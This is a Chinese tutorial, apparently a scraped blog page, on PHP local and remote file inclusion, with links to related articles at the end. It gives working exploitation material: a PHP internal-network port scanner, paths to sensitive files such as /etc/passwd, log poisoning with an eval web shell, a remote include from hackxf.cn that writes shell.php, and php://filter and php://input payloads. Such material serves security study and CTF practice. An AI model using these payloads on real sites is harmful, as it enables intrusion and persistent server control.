
文件包含漏洞(RFI)
1文件包含漏洞简介
include require include_once require_once
RFI综述
RFI是Remote File Inclusion的英文缩写,直译过来就是远程文件包含,文件包含的目的是:程序员编写程序时,经常会把需要重复使用的代码写入一个单独的文件中,当需要调用这些代码时,再在其他文件中包含调用代码的文件。
一下是一个扫描端口PHP,可以包含它来探测内网端口
<?php

//echo "<script>alert('SCAN');</script>";

if(isset($_REQUEST['ip'])){

        $ports = array(80,8080,21,443,3306,22,1,2,1433);

        $result = array();

        foreach($ports as $port){

                if($pf = @fsockopen($_REQUEST['ip'], $port, $err, $err_string, 2)){

                        $result[$port] = true;

                        fclose($pf);

                }else{

                        $result[$port] = false;

                }

        }

        foreach($result as $port=>$val){

                $serv = @getservbyport($port, 'TCP');

                echo "scan port " . $port . " (" . $serv . "):";

                if($val){

                        //echo 'open'.'<br>';

                        echo "<span style=\"color:green\">open</span><br>";

                }else{

                        //echo 'close'.'<br>';

                        echo "<span style=\"color:red\">close</span><br>";

                }

        }

}

?>
扫描端口
1.本地文件包含漏洞

条件:php.ini文件中的allow_url_include=On
http://test.com/?page=http://www.baidu.com/index.html
3.常见的敏感文件
1. 根目录下存在flag文件

 C://flag.txt

2. passwd文件存在flag

/etc/passwd

3. Web根目录下存在 flag文件

4. 当前页面下存在flag文件

5. apache/php/mysql配置文件下存在flag文件

利用phpinfo()函数来获取路径
3重要的利用手法
(1)包含上传的getshell
上传图片马,利用文件包含我们的图片马,菜刀连接
(2)包含日志文件getshell
burpsuite里面访问

http://127.0.0.1/<?php eval($_POST[1]);?>

为了避免在web中进行了url编码,进行报错,把爆错信息写进日志
http://test.com/?page=../apache/logs/error.log

成功
(3)远程文件包含getshell
(4)远程文件包含写shell
包含hackxf.cn下面的get_shell.txt文件,内容
<?php

//fputs()

//fopen(filename, mode)

fputs(fopen('shell.php','w'),'<?php eval($_POST[1]);?>');

?>
访问当前目录下已经生成的shell.php文件
(5)PHP封装协议读取文件
 php://filter/read=convert.base64-encode/resource=index.php

 http://test.com/?page=php://filter/read=convert.base64-encode/resource=index.php
(6)PHP封装协议命令执行
http://127.0.0.1/cmd.php?file=php://input

[POST DATA] <?php phpinfo()?>
(7)file封装协议读取文件
http://test.com/?page=file://c:/flag.txt
文件包含漏洞(RFI)的更多相关文章
- PHP文件包含漏洞小结
参考链接:https://chybeta.github.io/2017/10/08/php文件包含漏洞/ 四大漏洞函数 PHP文件包含漏洞主要由于四个函数引起的: include() include_ ...
- PHP文件包含漏洞攻防实战(allow_url_fopen、open_basedir)
摘要 PHP是一种非常流行的Web开发语言,互联网上的许多Web应用都是利用PHP开发的.而在利用PHP开发的Web应用中,PHP文件包含漏洞是一种常见的漏洞.利用PHP文件包含漏洞入侵网站也是主流的 ...
- Kali学习笔记31:目录遍历漏洞、文件包含漏洞
文章的格式也许不是很好看,也没有什么合理的顺序 完全是想到什么写一些什么,但各个方面都涵盖到了 能耐下心看的朋友欢迎一起学习,大牛和杠精们请绕道 目录遍历漏洞: 应用程序如果有操作文件的功能,限制不严 ...
- PHP文件包含漏洞攻防实战
本文对PHP文件包含漏洞的形成.利用技巧及防范进行了详细分析,并通过一个真实案例演示了如何利用PHP文件包含漏洞对目标网站进行渗透测试,最终成功获取到网站的WebShell. PHP是一种非常流行的W ...
- 本地文件包含漏洞(LFI漏洞)
0x00 前言 本文的主要目的是分享在服务器遭受文件包含漏洞时,使用各种技术对Web服务器进行攻击的想法. 我们都知道LFI漏洞允许用户通过在URL中包括一个文件.在本文中,我使用了bWAPP和DVW ...
- 文件包含漏洞File Inclusion
文件包含漏洞 目录遍历漏洞在国内外有许多不同的叫法,也可以叫做信息泄露漏洞.非授权文件包含漏洞等. 文件包含分类 LFI:本地文件包含(Local File Inclusion) RFI:远程文件包含 ...
- 利用PHP应用程序中的远程文件包含(RFI)并绕过远程URL包含限制
来源:http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.h ...
- 2020/1/31 PHP代码审计之文件包含漏洞
0x00 文件包含简介 文件包含漏洞的产生原因是在通过引入文件时,引用的文件名,用户可控,由于传入的文件名没有经过合理的校检,或者校验被绕过,从而操作了预想之外的文件,就可能导致意外的文件泄露甚至恶意 ...
- PHP:文件包含漏洞
简单记录一些文件包含漏洞的常用方法 产生原因: 文件包含漏洞的产生原因是在通过引入文件时,由于传入的文件名没有经过合理的校验,或者校检被绕过,从而操作了预想之外的文件,就可能导致意外的文件泄露甚至恶意 ...
随机推荐
- xampp安装及使用时的问题总结
本文主要介绍易错点,具体安装过程可参考链接1 1.首先要以管理员身份运行,否则报错. 2.如果你的网站首页名字不是index,那么你在访问的时候就必须输入你首页的全称. 3.htdocs就是网站的根目 ...
- Spring(二十)之使用Log4j记录日志
日志记录,也是常用的,比如异常信息记录或者其他相关信息记录,良好的日志记录有助于当系统出现某些不是特别大的问题时,可及时通过日志信息,捕捉到异常,从而确定是那段代码的问题,避免影响其他的代码. 关于m ...
- AutoLayout对 scrollview的contentSize 和contentOffset属性的影响
AutoLayout对 scrollview的contentSize 和contentOffset属性的影响 问题一.iOS开发中,如果在XIB文件中创建一个scrollview,同时给它设置布局 ...
- Python 学习笔记(十)Python集合(三)
集合运算 元素与集合的关系 元素与集合的关系 ,就是判断某个元素是否是集合的一员."a" in aset >>> s =set([1,2,3,4]) >&g ...
- Spark集群无法停止的原因分析和解决
今天想停止spark集群,发现执行stop-all.sh的时候spark的相关进程都无法停止.提示: no org.apache.spark.deploy.master.Master to stop ...
- 五、MapReduce 发布服务
是一个并行计算框架(计算的数据源比较广泛-HDFS.RDBMS.NoSQL),Hadoop的 MR模块充分利用了HDFS中所有数据节点(datanode)所在机器的内存.CUP以及少量磁盘完成对大数据 ...
- Spring整合Mybatis SQL语句的输出
[1.修改Spring-Mybatis] <bean id="sqlSessionFactory" class="org.mybatis.spring.SqlSes ...
- 【TOJ 3600】Fibonacci II (对数+斐波那契通项式)
描述 2007年到来了.经过2006年一年的修炼,数学神童zouyu终于把0到100000000的Fibonacci数列(f[0]=0,f[1]=1;f[i] = f[i-1]+f[i-2](i> ...
- meven 配置
配置meven 自定义文件[User Settings] D:\java\apache-maven-3.5.3\conf\settings.xml settings.xml 新增两端配置信息 < ...
- es6新特性之 class 基本用法
javaScript 语言中,生成实例对象的传统方法是通过构造函数,与传统的面向对象语言(比如 C++ 和 Java)差异很大,ES6 提供了更接近传统语言的写法,引入了 class(类)这个概念,作 ...